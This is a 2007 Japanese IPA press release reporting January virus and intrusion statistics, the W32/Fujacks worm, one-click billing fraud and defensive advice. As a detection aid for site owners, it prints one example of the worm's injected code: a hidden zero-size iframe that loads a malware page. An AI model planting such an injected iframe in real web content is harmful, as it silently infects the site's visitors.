プレスリリース
2007 年 2 月 2 日
独立行政法人 情報処理推進機構

コンピュータウイルス・不正アクセスの届出状況［2007 年 1 月分］について

独立行政法人 情報処理推進機構（略称：IPA、理事長：藤原 武平太）は、2007 年 1 月のコンピュータウイルス・不正アクセスの届出状況をまとめました。

今月の呼びかけ： 「アップデートは忘れずに！！」
－ Windows やウイルス対策ソフト等のアップデートは最新か確認しよう －

2006 年 12 月から 2007 年 1 月にかけて個人からの相談及び届出が多く寄せられている **W32/Fujacks** は、Windows のセキュリティホールを突いて感染するウイルスで、Windows Update を実施していないユーザが被害に遭っています。

●ウイルスの概要

W32/Fujacks は、ソフトウェアがデータベースへアクセスするときに用いられるWindows の機能に存在するセキュリティホールを解消していないパソコンで、ウイルスに感染したウェブコンテンツを閲覧すると、特別な操作をしなくても感染するという特徴があります。したがって、感染しないためにも Windows Update を実施してください。

このウイルスに感染すると、例えばスパイウェアなどを埋め込まれることにより個人情報が盗まれたり、大事なファイルが削除されたりするなどの被害に遭う可能性があります。

W32/Fujacks の亜種の中には、「.exe」の拡張子を持つファイルに感染すると、アイコンをパンダの絵に変えてしまうものも報告されています。（図 1 参照）




図 1：W32/Fujacks の亜種に感染した例

主な感染対象のファイルは「.exe」や「.htm」「.html」「.php」「.asp」「.jsp」等の拡張子を持ったファイルです。これらのファイルは主にホームページを作成する時に使用するため、感染したファイルをウェブサイトに公開してしまうケースがあります。その結果、有名な企業のサイトや個人開設サイトに感染したファイルが公開され、そのサイトにアクセスしただけで、感染してしまったという相談もありました。

従来のほとんどのウイルスがメールで感染を広げるのに対して、このウイルスは、ウェブサイトをも感染経路としており、『**普通のウェブサイトを閲覧するだけでも感染する危険性があります**』ので、一層の注意が必要です。

●主な感染拡大の事例

W32/Fujacks が動作すると、その PC 内にある「.exe」や「.htm」「.html」「.asp」「.php」「.jsp」等の拡張子を持つファイルへ感染します。また、辞書攻撃機能を持っており、ネットワーク接続された他のパソコンの「管理者パスワード」や共有するフォルダなどのパスワードが簡易なもの(例「admin」、「1234」など)の場合、見破られて当該のパソコンのファイルも感染してしまいます。

W32/Fujacks に感染した場合、HTML ファイルに IFrame[A]の記述が追加されます。(図 2 参照)これらの記述の内「width=0 height=0」の記載によりサイズ 0×0 のフレームを設定していますので、ウェブサイトを閲覧したときの見かけ上は、何も表示されないことになります。また、記載された URL は、ウイルスをダウンロードさせるサイトへのリンクになります。

このため、企業や個人でホームページを作成している方が、ウイルスの感染に気づかず、ホームページの更新等を行うことにより、感染した HTML コンテンツファイルが公開されることになってしまいます。

その結果、利用者が当該ホームページにアクセスすると、IFrame タグに指定されたサイトへ知らぬ間にアクセスさせられて、そのサイト内のウイルスに感染したファイル等をダウンロードすることになってしまい、感染被害に遭ってしまいます。

ホームページを作成している方は、ウェブコンテンツをアップする際、HTML のソースの末尾を確認し、覚えのない IFrame タグが無いことを確認しましょう。

```
</map>
</body>
</html><iframe src=http://www.[redacted].com/worm.htm width=0 height=0></iframe>
```

図 2:感染後の HTML ファイルの例

この様なウイルスの被害に遭わないため及び被害を拡大しないために、以下の対策を実施してください。

● 対策情報

- セキュリティホール対策(OS や各種アプリのアップデート)の実施
- ウイルス対策ソフトのパターンファイルの更新を行うとともに、定期的なスキャンの実施
- 怪しいメールの添付ファイルは開かない
- ウェブコンテンツをアップする際、HTML のソースを確認する

ウイルス対策関連情報

「ワクチンソフトに関する情報」
http://www.ipa.go.jp/security/antivirus/vacc-info.html
「メールの添付ファイルの取り扱い 5 つの心得」
http://www.ipa.go.jp/security/antivirus/attach5.html
「ウイルス対策 7 ヶ条」
http://www.ipa.go.jp/security/antivirus/7kajonew.html

A IFrame(Inline Frame):HTML タグのひとつで、ウィンドウの中に独立して表示される形式のインラインのフレームを作成できる。

セキュリティホールの解消方法に関する情報

「Windows Update 利用の手順」(マイクロソフト社)

http://www.microsoft.com/japan/security/square/guard/a04g11.asp

1．コンピュータウイルス届出状況　－詳細は別紙 1 を参照－

ウイルスの検出数(※1)は、**約 102 万個**と、12 月の 131 万個から 22.2%の減少となりました。
また、1 月の届出件数(※2)は、**3,513 件**となり、12 月の 3,212 件から 9.4%の増加となりました。

※1 検出数　：届出にあたり届出者から寄せられたウイルスの発見数(個数)
※2 届出件数：同じ届出者から寄せられた届出の内、同一発見日で同一種類のウイルスの検出が複数ある場合は、1 日何個検出されても届出 1 件としてカウントしたもの。

・1 月は、寄せられたウイルス検出数約 102 万個を集約した結果、3,513 件の届出件数となっています。

検出数の1位は、**W32/Netsky で約 62 万個 、2 位は W32/Nuwar で約 14 万個、3 位は W32/Stration で約 9 万個でした。**




図:1-1




図:1-2

2．ワンクリック不正請求

2007 年 1 月、「ワンクリック不正請求」に関する相談が **233 件**となり、2006 年 11 月の 155 件、12 月の 130 件という減少傾向から大幅な増加となりました。


この原因は、**2006 年までは主としてアダルトサイトによる被害が多数を占めていましたが、2007 年 1 月には、芸能人関係の情報が掲載されたサイトから、問題のあるサイトへ導かれてしまうケースが増加したため**です。

IPA で受け付けている相談事例にも、芸能人の動画や画像を検索していて、ワンクリック不正請求の被害にあったというものがありました。**アダルトサイトを閲覧する目的以外の人であっても、不正請求に遭遇する危険がありますので、注意が必要**です。

これらの被害は、ほとんどがサイト内の会員登録等の項目をクリックし、別のサイトに飛ばされた後、無料画像や無料動画と思ってクリックしただけで、ウイルスなどの悪意のあるプログラムをダウンロードすることによっておきています。

もし、動画や画像を表示するだけであれば、「セキュリティの警告」画面は表示されません。警告が表示されるケースは、プログラムファイルをダウンロードする時です。

従って、自分の意思でプログラムをダウンロードしようとした時以外は、「実行」や「保存」をクリックすると、悪意あるプログラムをダウンロードしてしまう可能性がありますので、「キャンセル」をクリックして先に進まないようにしましょう。



自分の意思でプログラムファイルをダウンロードしようとした時以外は、「キャンセル」をクリックするようにしましょう。

悪意あるプログラムなどによる被害に遭われた場合は、IPA で相談を受け付けておりますのでご相談ください。(P8:4.相談受付状況を参照)

3．コンピュータ不正アクセス届出状況（相談を含む）　－詳細は別紙 2 を参照－

不正アクセスの届出および相談の受付状況

		8月	9月	10月	11月	12月	1月
届出(a) 計		**50**	**46**	**22**	**24**	**10**	**32**
	被害あり(b)	30	21	15	8	9	22
	被害なし(c)	20	25	7	16	1	10
相談(d) 計		**24**	**35**	**53**	**30**	**40**	**52**
	被害あり(e)	13	26	37	20	23	25
	被害なし(f)	11	9	16	10	17	27
合計(a+d)		**74**	**81**	**75**	**54**	**50**	**84**
	被害あり(b+e)	43	47	52	28	32	47
	被害なし(c+f)	31	34	23	26	18	37

（1）不正アクセス届出状況

1 月の届出件数は 32 件であり、そのうち**被害のあった件数は 22 件**でした。

（2）不正アクセス等の相談受付状況

不正アクセスに関連した相談件数は 52 件（うち 3 件は届出件数としてもカウント）であり、そのうち何らかの被害のあった件数は 25 件でした。

（3）被害状況

被害届出の内訳は、**侵入 1 件、アドレス詐称 2 件、その他（被害あり）19 件**でした。

侵入届出の被害内容は、ファイルの改ざんが 1 件でした。侵入の原因は、ウェブサーバソフトのぜい弱性を突かれたことでした。

被害事例

[侵入]

(i) ホームページの改ざん

事例	・ホームページを見たというユーザから、「サイトが改ざんされているのではないか」との連絡を受けた。 ・ホームページ運用者が調査したところ、ホスティングサービス(*1)を利用して運用していたウェブサイトのプログラムフォルダ内に、身に覚えの無いページのデータ(政治的・宗教的意味合いの濃いもの)が置かれていたことが判明。 ・ftp のアクセスログには不審なものは見当たらなかったため、ウェブサーバソフトのぜい弱性を突かれて侵入されたものと思われた。
解説・対策	ホスティングサービス業者が、**ウェブサーバソフトのぜい弱性解消を怠っていたのが原因**のようです。 サイト運用者側に非は無いため、このような場合の補償について事前に確認しておくと良いでしょう。特に、**同じサーバに同居する他のサービス利用者が自由に cgi(*2)やウェブアプリケーションを設置できるようになっている場合は注意が必要**です。 業者側としては、サーバソフトを始めとして**サーバ上で使用している全てのプログラムについてのぜい弱性関連情報に常に目を光らせておく**必要があります。さらに念のため、**定期的にサーバのぜい弱性診断を受けるのも有効な対策**です。 (参考) JVN (JP Vendor Status Notes) http://jvn.jp/ IPA - 安全なウェブサイトの作り方 改訂第 2 版 http://www.ipa.go.jp/security/vuln/websecurity.html

[その他（被害あり）]

（ii）ボットによる被害

事例	・学内のネットワークで、不審な IRC(*3)通信や 445/tcp ポートへのスキャンを検知。 ・ネットワーク管理者が調査したところ、学内の複数のパソコンがボットに感染していたことが判明。
解説・対策	ボットは種類が多かったり巧妙に自分の存在を隠したりするためウイルス対策ソフトでは検知できないケースも多く、パソコンユーザは感染に気付くことができない場合も多々あるのが現状です。 ところで、ボットは**指令サーバとの通信に IRC を利用**することが多いようです。また、ボットに感染したパソコンからは**他サイトへの攻撃アクセスが発せられる**場合もあります。**ネットワーク管理者は、こうした特徴的な通信をチェックすることで効率的な監視ができます**。さらに、**感染防止のための知識をパソコンユーザに周知させることも重要**です。 （参考） サイバークリーンセンター（総務省・経済産業省　連携プロジェクト） https://www.ccc.go.jp/

4．相談受付状況

1 月の相談総件数は **946 件**でした。そのうち**『ワンクリック不正請求』に関する相談**が **233 件**(12 月 :130 件)、**『セキュリティ対策ソフトの押し売り』行為**に関する相談が **17 件**(12 月 :31 件)、**Winny に関連する相談**が **13 件**(12 月 :15 件)などでした。

IPA で受け付けた全ての相談件数の推移


	8月	9月	10月	11月	12月	1月
合計	**793**	**933**	**1002**	**711**	**680**	**946**
自動応答システム	460	575	580	423	394	582
電話	280	302	326	214	222	324
電子メール	48	51	93	72	59	39
その他	5	5	3	2	5	1

※ IPA では、コンピュータウイルス・不正アクセス、Winny 関連、その他情報セキュリティ全般についての相談を受け付けています。
メール：virus@ipa.go.jp（ウイルス）、crack@ipa.go.jp（不正アクセス）、
winny119@ipa.go.jp（Winny 緊急相談窓口）、isec-info@ipa.go.jp（その他）
電話番号：03-5978-7509（24 時間自動応答、ただし IPA セキュリティセンター員による相談受付は休日を除く月～金の 10:00～12:00、13:30～17:00 のみ）
FAX：03-5978-7518（24 時間受付）

※「自動応答システム」： 電話の自動音声による応対件数
「電話」： IPA セキュリティセンター員による応対件数

※ 合計件数には、「不正アクセスの届出および相談の受付状況」における『相談[d] 計』件数を内数として含みます。

（参考）ワンクリック不正請求相談件数の推移




ワンクリック不正請求についての対策については下記をご参照ください。

・2006 年 2 月の呼びかけ：「警告を無視すると不正プログラムがインストールされる？！」
http://www.ipa.go.jp/security/txt/2006/02outline.html

・コンピュータウイルス・不正アクセスの届出状況[9 月分および第 3 四半期]について
2. ワンクリック不正請求
http://www.ipa.go.jp/security/txt/2006/10outline.html

・コンピュータウイルス・不正アクセスの届出状況[8 月分]について
2. 依然として相談の多いワンクリック不正請求による被害
http://www.ipa.go.jp/security/txt/2006/09outline.html

（参考）セキュリティ対策ソフトの押し売り・相談件数の推移



セキュリティ対策ソフトの押し売り行為については下記をご参照ください。

・2006 年 5 月の呼びかけ:「セキュリティ対策ソフトウェアの押し売りに注意！！」
http://www.ipa.go.jp/security/txt/2006/05outline.html

主な相談事例は以下の通りです。

(i) インターネット決済サービスを装ったメールに騙された？！

相談	インターネット決済サービスを利用して送金処理を実行し、送金完了メールが届いた。しかしその後、もう一度個人情報の入力を促すメールが届いたため、言われるままに入力してしまった。おかしいと思い、決済サービス会社に問い合わせてみたところ、送金完了通知メール以降は、会社からメールを送っていないとのこと。個人情報の入力を促すメールは、偽のものだった疑いが濃い。
回答	**フィッシング(*4)の被害に遭ったものと思われます**。メールアドレスの変更やクレジットカード番号の変更など、**二次被害を防ぐための手立てを講じましょう**。万が一、個人情報が悪用された場合は、身に覚えの無い商品の購入履歴がクレジットカード利用明細中にある可能性も考えられます。このようなトラブルが生じた場合は、すぐにカード会社に連絡しましょう。消費者センターに相談するのも、一つの方法です。 (ご参考) 全国の消費生活センター http://www.kokusen.go.jp/map/


(ii) セキュリティ対策方法について

相談	ウイルスやスパイウェアへの対処としては、対策ソフトを導入すれば十分なのでしょうか。他にも対策方法はあるのでしょうか。
回答	ウイルス対策ソフトやスパイウェア対策ソフトを導入していても、未知の不正プログラムについては検知出来ない可能性もありますので、100%安全ではありません。その他の防衛手段としては以下のような事項があります。 **・お使いの全てのプログラムをアップデートして最新状態に保つ** **・出所の分からないファイルを開かない** **・信頼出来るサイト以外は閲覧しない** **・ウェブブラウザでスクリプトの動作を無効にする** また、パーソナルファイアウォールなどのソフトを導入し、自分で許可したプログラムしかインターネットに接続しないように設定しておくことで、万が一不正プログラムが仕込まれてしまったとしても、情報が外部に送信されることを予防することが出来ます。 (ご参考) 経済産業省 - CHECK PC！ キャンペーン(3 月 31 日まで) http://www.checkpc.go.jp IPA - スパイウェアによる被害の防止に向けた注意喚起 http://www.ipa.go.jp/security/topics/170720_spyware.html

5．インターネット定点観測での１月のアクセス状況

インターネット定点観測(TALOT2)によると、2007 年 1 月の期待しない(一方的な)アクセスの総数は、10 観測点で **492,760 件**ありました。1 観測点で 1 日あたり **390** の発信元から **1,590 件**のアクセスがあったことになります。

TALOT2 での1観測点の環境は、インターネットを利用される一般的な接続環境と同一なので、インターネットを利用される皆さんの環境へも同じくらいの一方的なアクセスがあると考えられます。言い換えれば、**あなたのコンピュータは、毎日、平均して、390 人の見知らぬ人(発信元)から、発信元一人当たり 4 件の不正と思われるアクセスを受けている**と言うことになります。



【図 5.1　1 観測点での 1 日あたりの期待しない(一方的な)アクセス数および発信元数】


2006 年 8 月～2007 年 1 月までの各月の 1 観測点での 1 日あたりの平均アクセス数および、それらのアクセスの平均発信元数を図 5.1 に示します。この図を見ると、期待しない(一方的な)アクセスは、12 月に比べて多少の増加傾向です。この増加傾向は、Ping(ICMP※)の増加および新しいコンピュータの脆弱性を狙ったアクセスの増加が原因と思われます。

全体的なアクセス内容については、定常化していると言え、ボットに感染したコンピュータからのボット感染活動(コンピュータのぜい弱性を狙い、ボットの感染を広げようとしているアクセス)のためのアクセスが主流であると考えられます。

2007 年 1 月のアクセス状況は、全体的には 2006 年 12 月とほぼ同じ状況ですが、前述したように Ping(ICMP)アクセスの増加、Symantec 社の Symantec Client Security および Symantec AntiVirus のぜい弱性を狙ったアクセス(2967/tcp ポートへのアクセス)の増加傾向が継続しています。

※ Internet Control Message Protocol ： 相手のコンピュータが動作中であるか、調べる為のプロトコル

TALOT2 では、一方的なインターネットからアクセスを観測している関係上、Ping（ICMP）への応答は行っていません。そのため、これらの Ping(ICMP)に応答した場合の、それ以降のアクセスについて観測することができませんが、攻撃対象のコンピュータが動作しているか確認するためのアクセスと考えられます。



【図 5.2　Ping(ICMP)アクセス】

図 5.2 は、Ping(ICMP)の発信元地域別アクセス数の変化を示していますが、中国方面からのアクセス増加が顕著です。他の発信元地域からのアクセスについては一定水準（微増傾向あり）で安定しているようです。

